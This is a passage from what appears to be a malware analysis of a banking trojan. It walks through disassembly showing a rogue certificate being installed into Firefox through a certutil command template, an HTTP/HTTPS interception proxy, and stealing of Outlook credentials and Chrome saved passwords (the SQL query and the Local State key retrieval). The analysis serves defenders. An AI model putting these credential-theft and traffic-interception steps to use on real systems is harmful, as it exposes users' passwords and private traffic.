
After that it will read and delete the cache of Firefox, and of Chrome.

```
1003023B push    ebx
1003023C push    ebx
1003023D push    offset read_chrome_cache
10030242 push    ebx
10030243 push    edi
10030244 call    create_thread
10030249 add     esp, 18h
1003024C push    ebx
1003024D push    ebx
1003024E push    ebx
1003024F push    offset read_mozilla_cache
10030254 push    ebx
10030255 push    edi
10030256 call    create_thread
1003025B add     esp, 18h
```

While in Chrome and Internet Explorer the validation of certificates is performed via hooking, in Firefox it cannot be implemented in the same way. That's why, in this case, the certificate will be just installed in the local store. First malware enumerates the certificates that are already in the store, to check if the installation is required. If the malware's certificate was not found, it will drop and run `certutil.exe` that performs the installation.

```
10030260 push    ebx
10030261 push    offset to_install_cert_by_certutil
10030266 push    ebx
10030267 push    edi
10030268 call    create_thread
1003026D add     esp, 18h
```

The installation is run in a loop that is executed till success.



We can see the certutil commands being deployed here - the same that we observed during behavioral analysis.

```
1001177D push    offset unk_1009B2B0 ; "\certutil.exe"
10011782 call    decode_wstring
10011787 add     esp, 0Ch
1001178A lea     edi, [ebp+var_48]
1001178D lea     ecx, [ebp+var_3C]
10011790 push    ebx
10011791 push    edi
10011792 call    sub_10095342
10011797 sub     esp, 14h
1001179A mov     ebx, esp
1001179C call    val_9
100117A1 push    eax
100117A2 push    ebx
100117A3 push    offset unk_1009B250 ; "cert9.db"
100117A8 call    decode_wstring
100117AD add     esp, 0Ch
100117B0 mov     ecx, [ebp+arg_0]
100117B3 xor     eax, eax
100117B5 push    eax
100117B6 push    ebx
100117B7 call    compare_names
100117BC lea     ecx, [esi+0Ch]
100117BF mov     [ebp+var_10], eax
100117C2 call    mov_ecx_val_to_eax
100117C7 mov     ecx, edi
100117C9 mov     [ebp+var_24], eax
100117CC call    mov_ecx_val_to_eax
100117D1 lea     esi, [ebp+var_30]
100117D4 mov     [ebp+var_20], eax
100117D7 mov     ecx, esi
100117D9 call    fetch_len
100117DE mov     ecx, esi
100117E0 mov     [ebp+var_1C], eax
100117E3 call    mov_ecx_val_to_eax
100117E8 mov     [ebp+var_18], eax
100117EB sub     esp, 58h
100117EE mov     ebx, esp
100117F0 push    2Bh
100117F2 push    ebx
100117F3 push    offset aDb8_0   ; ,"\"%s\" -A -n \"%s\" -t \"C,C,C\" -i \"%s\" -d \"%s\""
100117F8 call    decode_wstring
100117FD add     esp, 0Ch
10011800 sub     esp, 60h
10011803 mov     esi, esp
10011805 call    sub_1003E910
1001180A push    eax
1001180B push    esi
1001180C push    offset cmd_sql  ; "\"%s\" -A -n \"%s\" -t \"C,C,C\" -i \"%s\" -d sql:\"%s\""
10011811 call    decode_wstring
10011816 add     esp, 0Ch
```

```
9b2b0,"\certutil.exe"
9b250,"cert9.db"
9b2d0,"\"%s\" -A -n \"%s\" -t \"C,C,C\" -i \"%s\" -d \"%s\""
9b330,"\"%s\" -A -n \"%s\" -t \"C,C,C\" -i \"%s\" -d sql:\"%s\""
```


The dropped certificate is being added into Firefox's `cert9.db`.

Inside the proxy


Two parallel threads are run, one serving as a proxy for HTTP, and another for HTTPS traffic.

```
1001EF46                test    bl, bl
1001EF48                mov     eax, offset https_proxy_process_traffic
1001EF4D                mov     ecx, offset http_proxy_process_traffic
1001EF52                lea     ebx, [ebp+var_28]
```

The proxy parses the traffic that passes through - that's why it needs to decompress the responses that are gzip compressed. After parsing (and eventually modifying, in case of webinjects) it is compressed back.



The grabbed content is being stored in the report that is first saved into a local file (using appropriate path in `%APPDATA%`, from the malware's directory structure).



Those files are then uploaded to the C2, by another thread.

Stealer functionality

In addition to grabbing information directly from the browsers via MITB attack, this bot can work as a classic stealer, retrieving and uploading the data saved on the disk. The stolen data is copied into a report, which is further uploaded to the C2.

One of the threads run by the main function is responsible for stealing cookies, saved credentials, and files. The actions that are accumulated in this thread, can be also executed separately, on demand, by deploying dedicated remote commands.

```
1002C433 push    esi
1002C434 call    thread_passwords_cookies_stealing
1002C439 add     esp, 4
```

Since the early versions of the bot, the cookies and credentials were stolen from Firefox and Chrome. Newer versions introduced improvements, by supporting Chrome version 80 and above, and also targeting Outlook credentials.

The described analysis of this functionality will be focused on version `1.2.23`, which was the latest at the time of writing.

Since in the process of stealing the local SQL databases are going to be queried, the bot has to load its sqlite3.dll. It is done at the beginning of the stealing function:

```
1004FCB0 to_steal proc near
1004FCB0
1004FCB0 var_10= byte ptr -10h
1004FCB0
1004FCB0 push    ebp
1004FCB1 mov     ebp, esp
1004FCB3 push    esi
1004FCB4 sub     esp, 0Ch
1004FCB7 call    load_sqlite
1004FCBC test    al, al
1004FCBE jz      loc_1004FD59
```

If the loading of this module has failed, the stealing will not continue, and the information about the failed attempt will be saved in the report which is going to be uploaded to the C2.

```
1004FD59 loc_1004FD59:
1004FD59 lea     esi, [ebp+var_10]
1004FD5C mov     ecx, esi
1004FD5E push    offset a85      ; "LoadSql() failed."
1004FD63 call    append_to_log
1004FD68 push    0
1004FD6A push    esi
```

Stealing from Outlook

A new addition to the bot is the capability of stealing outlook credentials.

```
1003962B loc_1003962B:
1003962B lea     eax, [ebp+var_28E]
10039631 push    eax
10039632 push    offset asc_10069800 ; "Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts"
10039637 call    decode_wstring
1003963C add     esp, 8
1003963F push    eax
10039640 push    80000001h
10039645 push    esi
10039646 call    enum_reg_keys
1003964B add     esp, 0Ch
1003964E lea     eax, [ebp+var_4C6]
10039654 push    eax
10039655 push    offset asc_10069880 ; "Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings"
1003965A call    decode_wstring
1003965F add     esp, 8
10039662 push    0
10039664 push    eax
10039665 push    80000001h
1003966A push    esi
1003966B call    reg_enum_key
10039670 add     esp, 10h
10039673 lea     eax, [ebp+var_3DA]
10039679 push    eax
1003967A push    offset asc_10069970 ; "Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook"
1003967F call    decode_wstring
10039684 add     esp, 8
10039687 push    0
10039689 push    eax
1003968A push    80000001h
1003968F push    esi
10039690 call    reg_enum_key
10039695 add     esp, 10h
10039698 lea     eax, [ebp+var_31A]
1003969E push    eax
1003969F push    offset asc_10069A30 ; "Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook"
100396A4 call    decode_wstring
100396A9 add     esp, 8
```

The presented methods are similar to the ones described here. The relevant registry keys being queried:

```
696e0,"Software\Microsoft\Internet Account Manager\Accounts"
69750,"Identities"
696e0,"Software\Microsoft\Internet Account Manager\Accounts"
69766,"Outlook"
69780,"Software\Microsoft\Internet Account Manager"
697e0,"\Accounts"
69800,"Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts"
69880,"Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Microsoft Outlook Internet Settings"
69970,"Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook"
69a30,"Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook"
69766,"Outlook"
```

Stealing Chrome passwords

The malware steals saved Chrome credentials. First, it searches the `\Google\Chrome\User Data` directory.

The retrieved database is queried by the following SQL query:

```
select `origin_url`, `username_value`, `password_value` FROM logins
```

```
1001430B        push    17h
1001430D        call    load_func_by_checksum ; sqlite3.sqlite3_prepare #139
10014312        add     esp, 8
10014315        mov     edi, [ebp+var_18]
10014318        mov     esi, eax
1001431A        sub     esp, 44h
1001431D        mov     ebx, esp
1001431F        call    sub_10049140
10014324        push    eax
10014325        push    ebx
10014326        push    offset unk_1009B5C0 ; select `origin_url`, `username_value`, `password_value` FROM logins
1001432B        call    decode_cstring
10014330        add     esp, 0Ch
10014333        xor     ecx, ecx
10014335        lea     eax, [ebp+var_10]
10014338        push    ecx
10014339        push    eax
1001433A        push    0FFFFFFFFh
1001433C        push    ebx ; query_content
1001433D        push    edi
1001433E        call    esi ; sqlite3.sqlite3_prepare
10014340        add     esp, 14h
10014343        mov     esi, 0FFFFFFFEh
```

The URL, username, and password are saved into the report that is further uploaded to the C2.


In the version 1.0.8 of the bot (the previous analyzed), only one method was used for decoding the password. It just retrieved the data from `Login Data` and decrypted it with the DPAPI encryption system.

```
100140BD        push    eax
100140BE        push    esi
100140BF        push    offset aJ ; "Login Data"
100140C4        call    decode_wstring
100140C9        add     esp, 0Ch
100140CC        push    esi
100140CD        push    edi
100140CE        push    edi
100140CF        call    path_combine
100140D4        add     esp, 0Ch
100140D7        test    al, al
100140D9        jz      short loc_100140FC
```

```
100140DB        push    0BF8BA27h
100140E0        push    0
100140E2        call    load_func_by_checksum ; kernel32.GetFileAttributesW #567
100140E7        add     esp, 8
100140EA        push    edi
100140EB        call    eax
100140ED        cmp     eax, 0FFFFFFFFh
100140F0        jz      short loc_100140FC
```

```
100140F2        mov     ecx, edi
100140F4        call    steal_username_password
100140F9        inc     [ebp+var_10]
```

Decrypting the password:




Since this method doesn't work for the Chrome >= v80, no surprise that the author pushed the update in the next releases.

Following the update in Chrome, first the encryption key must be retrieved from `Local State` (more details described here). The `encrypted_key` is fetched from JSON.

```
1003F21A lea     eax, [ebp+var_BE]
1003F220 push    eax
1003F221 push    offset local_state_str ; "\Google\Chrome\User Data\Local State"
1003F226 call    decode_wstring
1003F22B add     esp, 8
1003F22E lea     esi, [ebp+var_2C6]
1003F234 push    eax
1003F235 push    edi
1003F236 push    esi
1003F237 call    path_combine
1003F23C add     esp, 0Ch
1003F23F lea     edi, [ebp+var_34]
1003F242 push    2
1003F244 push    edi
1003F245 push    esi
1003F246 call    read_file_0
1003F24B add     esp, 0Ch
1003F24E test    al, al
1003F250 jz      loc_1003F358
```

```
1003F256 lea     esi, [ebp+var_1C]
1003F259 mov     ecx, esi
1003F25B push    [ebp+var_30]
1003F25E push    [ebp+var_34]
1003F261 call    copy_buffer
1003F266 push    edi
1003F267 call    virtual_free
1003F26C add     esp, 4
1003F26F lea     eax, [ebp+var_65]
1003F272 push    eax
1003F273 push    offset unk_1006AF20 ; "{\"encrypted_key\":\""
1003F278 call    decode_cstring
1003F27D add     esp, 8
```


Currently two methods for decrypting the passwords are used: DPAPI encryption system for the older Chrome versions, and AES256-GCM algorithm for the newer.



